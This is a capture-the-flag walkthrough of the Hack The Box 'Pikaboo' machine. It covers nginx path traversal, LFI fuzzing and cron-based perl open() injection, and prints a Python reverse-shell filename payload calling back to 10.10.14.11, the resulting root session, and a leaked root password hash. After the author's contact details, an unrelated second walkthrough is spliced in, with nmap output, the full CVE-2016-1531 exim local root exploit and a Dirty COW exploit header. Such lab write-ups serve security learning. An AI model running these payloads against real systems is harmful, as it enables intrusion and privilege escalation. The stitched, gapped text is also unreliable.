# Nmap 7.91 scan initiated Sun Jul 18 01:44:59 2021 as: nmap -vvv -p 21,22,80 -A -v -oN intial.nmap 10.129.185.25
Nmap scan report for pikaboo.htb (10.129.185.25)
Host is up, received syn-ack (0.32s latency).
Scanned at 2021-07-18 01:45:01 EDT for 18s

PORT   STATE SERVICE REASON  VERSION
21/tcp open  ftp     syn-ack vsftpd 3.0.3
22/tcp open  ssh     syn-ack OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 17:e1:13:fe:66:6d:26:b6:90:68:d0:30:54:2e:e2:9f (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDAgG6pLBPMmXneLGYurX9xbt6cE2IYdEN9J/ijCVrQbpUyVeTNWNoFnpB8+DIcppOtsJu0X3Iwpfb1eTmuop8q9nNlmyOcOTBHYOYLQwa+G4e90Bsku86ndqs+LU09sjqss5n3XdZoFqunNfZb7EirVVCgI80Lf8F+3XRRIX3ErqNrk2LiaQQY6fcAaNALaQy9ked7KydWDFYizO2dnu8ee2ncdXFMBeVDKGVfrlHAoRFoTmCEljCP1Vsjt69NDBudCGJBgU1MbItTF7DtbNQWGQmw8/9n9Jq8ic/YxOnIKRDDUuuWdE3sy2dPiw0ZVuG7V2GnkkMsGv0Qn3Uq9Qx7
|   256 92:86:54:f7:cc:5a:1a:15:fe:c6:09:cc:e5:7c:0d:c3 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIJl6Z/XtGXJwSnO57P3CesJfRbmGNra4AuSSHCGUocKchdp3JnNE704lMnocAevDwi9HsAKARxCup18UpPHz+I=
|   256 f4:cd:6f:3b:19:9c:cf:33:c6:6d:a5:13:6a:61:01:42 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINyHVcrR4jjhBG5vZsvKRsKO4SnXj3GqeMtwvFSvd4B4
80/tcp open  http    syn-ack nginx 1.14.2
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.14.2
|_http-title: Pikaboo
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jul 18 01:45:19 2021 -- 1 IP address (1 host up) scanned in 20.01 seconds
Looks like we have 3 ports FTP,SSH and WEB. Let’s check FTP for anonymous login.
FTP
Anonymous Login
1
2
3
4
5
6
7
8
9
kali@kali:~/HackTheBox/Pikaboo$ ftp pikaboo.htb
Connected to pikaboo.htb.
220 (vsFTPd 3.0.3)
Name (pikaboo.htb:kali): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
ftp>
Looks like we don’t have anonymous login so it is a dead end for now until we have some creds for it.
Web
Visiting website


Not much here there is a contact page but not much there as we cannot submit the form. Then we have another page called pokatdex aka pokedex(For Pokemon fans like me). Not necessary for the machine but had to put it in.

Just checking for any pokemon in there we are redirected to the link.
Here we have the link for the api but looks like it still is under construction so not much from here. And finally there is admin page with requires basic authentication for logging in.
Default creds and bruteforce should not work as this is hardbox so let’s think something other than that.
Intresting thing

Clicking cancel on the basic authentication dialogue box gives us something intresting.
In the image you can see that it is saying it is using apache server on port 81 so there is two intresting thing first is why port 81 instead of standard port 80 but we will get back to that later and another is nmap says it’s nginx not apache so there must some sort of traffic forwarding and reverse proxy running on the backend and now to the port 81 part as nginx is running onport 80 that is why apache is on port 81 as both should be hosted on same machine.
Enumeration
Looking for version and exploit it seems to be running latest versions of both apache and nginx but I came across this article which specified that there could be path traversal due to misconfigured alias in nginx.
so I thought to give it a try as it is pretty easy just go to the endpoint which ask for the creds and then use ../ and then go to the desired directory so I decided to give it a try.

Looks like we have found few directories most of then doesn’t look intresting but server-status which is mostly forbidden is now giving 200 status code so let’s check that out.
Visiting potentially intresting endpoint

we have something like this if you go through the whole you can find this intresting part.


Now we know we can access admin_staging endpoint using this trick. Visting that endpoint it looks like.
so let’s just see the dashboad so now we finally have admin dashboard or that is what I am assuming at the moment.
looks at the url it looks fishy as it just directly calling the php page so there could be potential LFI there. so let’s FUZZ for that as this box doesn’t have rate limiting and fuzzing is extremly fast so it would be just a couple of seconds.
Fuzzing For LFI
I prefer using LFI-Jhaddix.txt for fuzzing as it has cool variations in the payload with the list of potentially useful files. You can download this wordlist from here https://raw.githubusercontent.com/danielmiessler/SecLists/master/Fuzzing/LFI/LFI-Jhaddix.txt

Looks like we have access to logs so if we would have tried to find this LFI manually we wouldn’t be successful until and unless you are genius and remebered that we have FTP also. But let’s be honesh everyone tries /etc/passwd to check.
Anyways now we have the FTP log file so the first thing that came to my mind was FTP-log poisoing so if you don’t what that is, it is basically just the injecting PHP code in the FTP log and then later make web server execute that piece of code with the help of LFI.
If you wanna learn more about it you can refer below articles.
An unusual .python_history file is there so let’s check it out. Looking for intresting things I checked /opt directory.
1 2
ls /opt pokeapi
We found the under construction version of pokeapi so there could be exploit but we can’t exploit it but what we can do is to find hardcoded creds in it as developers might have left it as it is still not implemented.
1 2 3 4 5 6 7
cd /opt/pokeapi www-data@pikaboo:/opt/pokeapi$ ls CODE_OF_CONDUCT.md README.md data pokemon_v2 CONTRIBUTING.md Resources docker-compose.yml requirements.txt CONTRIBUTORS.txt __init__.py graphql test-requirements.txt LICENSE.md apollo.config.js gunicorn.py.ini Makefile config manage.py
Let’s just try and grep for passwords from the files.
We have some files which has the word password in it the most intresting file is config/settings.py so let’s see that. Checking that file out you can see this good part.
We have the password for the user pwnmeow but the catch over here is that we cannot su into pwnmeow with that creds neither you can use it to SSH.
So from beginning we know that FTP also has the user pwnmeow from the logs that we saw from local file inclusion so let’s try this cred there.
1
2
3
4
5
6
7
8
9
10
kali@kali:~/HackTheBox/Pikaboo$ ftp 10.10.10.249 Connected to pikaboo.htb. 220 (vsFTPd 3.0.3) Name (pikaboo.htb:kali): pwnmeow 331 Please specify the password. Password: 230 Login successful. Remote system type is UNIX. Using binary mode to transfer files. ftp>
www-data@pikaboo:/opt/pokeapi$ cat /etc/crontab # /etc/crontab: system-wide crontab # Unlike any other crontab you don't have to run the `crontab' # command to install the new version when you edit this file # and files in /etc/cron.d. These files also have username fields, # that none of the other crontabs do.
for d in /srv/ftp/* do cd$d /usr/local/bin/csvupdate $(basename$d) *csv /usr/bin/rm -rf * done
looks like it is just a simple bash script to run another script /usr/local/bin/csvupdate with the filename as the parameter for the files in FTP and now as we have access to FTP we might be able to exploit it.
so let’s look at the /usr/local/bin/csvupdate file.
which than increased my curosity to learn more as answer didn’t explain a good way to exploit and looking for the exploit for that I stumbled upon this article.
The exploit basically is that if the filename starts with ‘|’ then the rest of file name will be executed as command rather than the file name itself so I build up a payload for that.
1
|python3 -c 'import os,pty,socket;s=socket.socket();s.connect((\"10.10.14.11\",1234));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn(\"sh\")';echo .csv
So this is the file name that I come up with and I will tell why this shell as the command is passed through basename so ant ‘/‘ will just split the payload and mess with the working of the payload.
So basically it will just send ‘12345 0>&1’ to the perl script and your payload cannot execute so thats why I chose python payload. So let’s create the file.
1
kali@kali:~/HackTheBox/Pikaboo$ touch"|python3 -c 'import os,pty,socket;s=socket.socket();s.connect((\"10.10.14.11\",1234));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn(\"sh\")';echo .csv"
and we need .csv at the as to bypass the check in the bash script. Now let’s upload the file but before that start the nc listener on that port.
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17
kali@kali:~/HackTheBox/Pikaboo$ ftp 10.10.10.249 Connected to pikaboo.htb. 220 (vsFTPd 3.0.3) Name (pikaboo.htb:kali): pwnmeow 331 Please specify the password. Password: 230 Login successful. Remote system type is UNIX. Using binary mode to transfer files. ftp> cd versions 250 Directory successfully changed. ftp> put oops "|python3 -c 'import os,pty,socket;s=socket.socket();s.connect(("\"10.10.14.11\",1234));[os.dup2(s.fileno(),f)for\ f\ in(0,1,2)];pty.spawn(""\"sh\")';.csv" local: oops remote: |python3 -c 'import os,pty,socket;s=socket.socket();s.connect((\"10.10.14.11\",1234));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("sh")';.csv 200 PORT command successful. Consider using PASV. 150 Ok to send data. 226 Transfer complete. ftp>
After uploading file please wait for sometime as it can take a while.
┌──(root💀kali)-[~/hackthebox/machine/pikaboo] └─# rlwrap nc -nlvp 1234 Ncat: Version 7.91 ( https://nmap.org/ncat ) Ncat: Listening on :::1234 Ncat: Listening on 0.0.0.0:1234 Ncat: Connection from 10.10.10.249. Ncat: Connection from 10.10.10.249:58646. id id uid=0(root) gid=0(root) groups=0(root) whoami whoami root cd /home cd /home ls ls pwnmeow cd pwnmeow cd pwnmeow cat user.txt cat user.txt cb47b6a019e8819d1878916f455df5d7 cd /root cd /root cat root.txt cat root.txt b74d229c4d4f28e7c813a07e5255d456 cat /etc/shadow | grep root cat /etc/shadow | grep root root:$6$rmBpCrNSohpbrXpW$6XizSEcAl0ELQH28F21.V0cvZgWCNkatRbXCv5WNlIW2mkhECPM7wm1j.BRD.t7.Z5CQPvu19EGORXbpOnb540:18816:0:99999:7:::
And boom we are root so let’s get all the flags.
Summary of knowledge
path traversal via misconfigured nginx alias
LFI fuzzing with seclists’ LFI-Jhaddix.txt
ftp log poisoning through lfi to get revshell
LDAP enumeration with leaked pass
cronjob and perl open() injection to privesc
python revshell payload bypass check
Contact me
QQ: 1185151867
twitter: https://twitter.com/fdlucifer11
github: https://github.com/FDlucifer
I’m lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more…
root@kali:~# nmap -sn -v 192.168.56.* Nmap scan report for 192.168.56.121 Host is up (0.00016s latency). MAC Address: 08:00:27:45:29:54 (Oracle VirtualBox virtual NIC)
1 2 3 4 5 6
root@kali:~# nmap -sV -p- -v 192.168.56.121 PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 7.3p1 Ubuntu 1 (Ubuntu Linux; protocol 2.0) 80/tcp open http Apache httpd 2.4.18 ((Ubuntu)) 3306/tcp open mysql MySQL (unauthorized) 5355/tcp open llmnr?
root@kali:~# nmap -A -p 22,80,3306,5355 -v 192.168.56.121 -T4 --script=vuln PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 7.3p1 Ubuntu 1 (Ubuntu Linux; protocol 2.0) |_clamav-exec: ERROR: Script execution failed (use -d to debug) 80/tcp open http Apache httpd 2.4.18 ((Ubuntu)) |_clamav-exec: ERROR: Script execution failed (use -d to debug) | http-csrf: | Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.56.121 | Found the following possible CSRF vulnerabilities: | | Path: http://192.168.56.121:80/admin.php | Form id: | Form action: admin.php | | Path: http://192.168.56.121:80/index.php?page=contact.php | Form id: message |_ Form action: # |_http-dombased-xss: Couldn't find any DOM based XSS. | http-enum: | /admin.php: Possible admin folder | /css/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)' | /images/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)' |_ /js/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)' | http-passwd: Directory traversal found. | Payload: "%2F%2Fetc%2Fpasswd" | Printing first 250 bytes: | <!DOCTYPE html> | <html lang="en"> | <head> | <meta charset="utf-8"> | <meta http-equiv="X-UA-Compatible" content="IE=edge"> | <meta name="viewport" content="width=device-width, initial-scale=1"> | <title>Pluck</title> |_<link rel="stylesheet" href="/css/bootstrap |_http-server-header: Apache/2.4.18 (Ubuntu) | http-slowloris-check: | VULNERABLE: | Slowloris DOS attack | State: LIKELY VULNERABLE | IDs: CVE:CVE-2007-6750 | Slowloris tries to keep many connections to the target web server open and hold | them open as long as possible. It accomplishes this by opening connections to | the target web server and sending a partial request. By doing so, it starves | the http server's resources causing Denial Of Service. | | Disclosure date: 2009-09-17 | References: | https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750 |_ http://ha.ckers.org/slowloris/ | http-sql-injection: | Possible sqli for queries: | http://192.168.56.121:80/search?forcedict=resolve%27%20OR%20sqlspider&q=define%2bresolve&ved=0ahUKEwiK9crGrc3RAhXpCsAKHYomC50Q_SoISDAA&sa=X | http://192.168.56.121:80/search?forcedict=resolve&q=define%2bresolve%27%20OR%20sqlspider&ved=0ahUKEwiK9crGrc3RAhXpCsAKHYomC50Q_SoISDAA&sa=X | http://192.168.56.121:80/js/?C=D%3bO%3dA%27%20OR%20sqlspider | http://192.168.56.121:80/js/?C=N%3bO%3dD%27%20OR%20sqlspider | Possible sqli for forms: | Form at path: /admin.php, form's action: admin.php. Fields that might be vulnerable: |_ email |_http-stored-xss: Couldn't find any stored XSS vulnerabilities. |_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug) 3306/tcp open mysql MySQL (unauthorized) |_clamav-exec: ERROR: Script execution failed (use -d to debug) |_mysql-vuln-cve2012-2122: ERROR: Script execution failed (use -d to debug) 5355/tcp open llmnr? |_clamav-exec: ERROR: Script execution failed (use -d to debug)
#!/bin/bash ######################## # Server Backup script # ######################## #Backup directories in /backups so we can get it via tftp echo "Backing up data" tar -cf /backups/backup.tar /home /var/www/html > /dev/null 2& > /dev/null echo "Backup complete"
#!/bin/sh # CVE-2016-1531 exim <= 4.84-3 local root exploit # =============================================== # you can write files as root or force a perl module to # load by manipulating the perl environment and running # exim with the "perl_startup" arguement -ps. # # e.g. # [fantastic@localhost tmp]$ ./cve-2016-1531.sh # [ CVE-2016-1531 local root exploit # sh-4.3# id # uid=0(root) gid=1000(fantastic) groups=1000(fantastic) # # -- Hacker Fantastic echo [ CVE-2016-1531 local root exploit cat > /tmp/root.pm << EOF package root; use strict; use warnings; system("/bin/sh"); EOF PERL5LIB=/tmp PERL5OPT=-Mroot /usr/exim/bin/exim -ps
提权过程脚本内容
1 2 3 4 5 6 7
cat > /tmp/root.pm << EOF package root; use strict; use warnings; system("/bin/sh"); EOF PERL5LIB=/tmp PERL5OPT=-Mroot /usr/exim/bin/exim -ps
// EDB-Note: Compile: g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dcow 40847.cpp -lutil // EDB-Note: Recommended way to run: ./dcow -s (Will automatically do"echo 0 > /proc/sys/vm/dirty_writeback_centisecs") // // ----------------------------------------------------------------- // Copyright (C) 2016 Gabriele Bonacini // // This program is free software; you can redistribute it and/or modify // it under the terms of the GNU General Public License as published by // the Free Software Foundation; either version 3 of the License, or // (at your option) any later version. // This program is distributed in the hope that it will be useful, // but WITHOUT ANY WARRANTY; without even the implied warranty of // MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the // GNU General Public License for more details. // You should have received a copy of the GNU General Public License // along with this program; if not, write to the Free Software Foundation, // Inc., 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA // -----------------------------------------------------------------

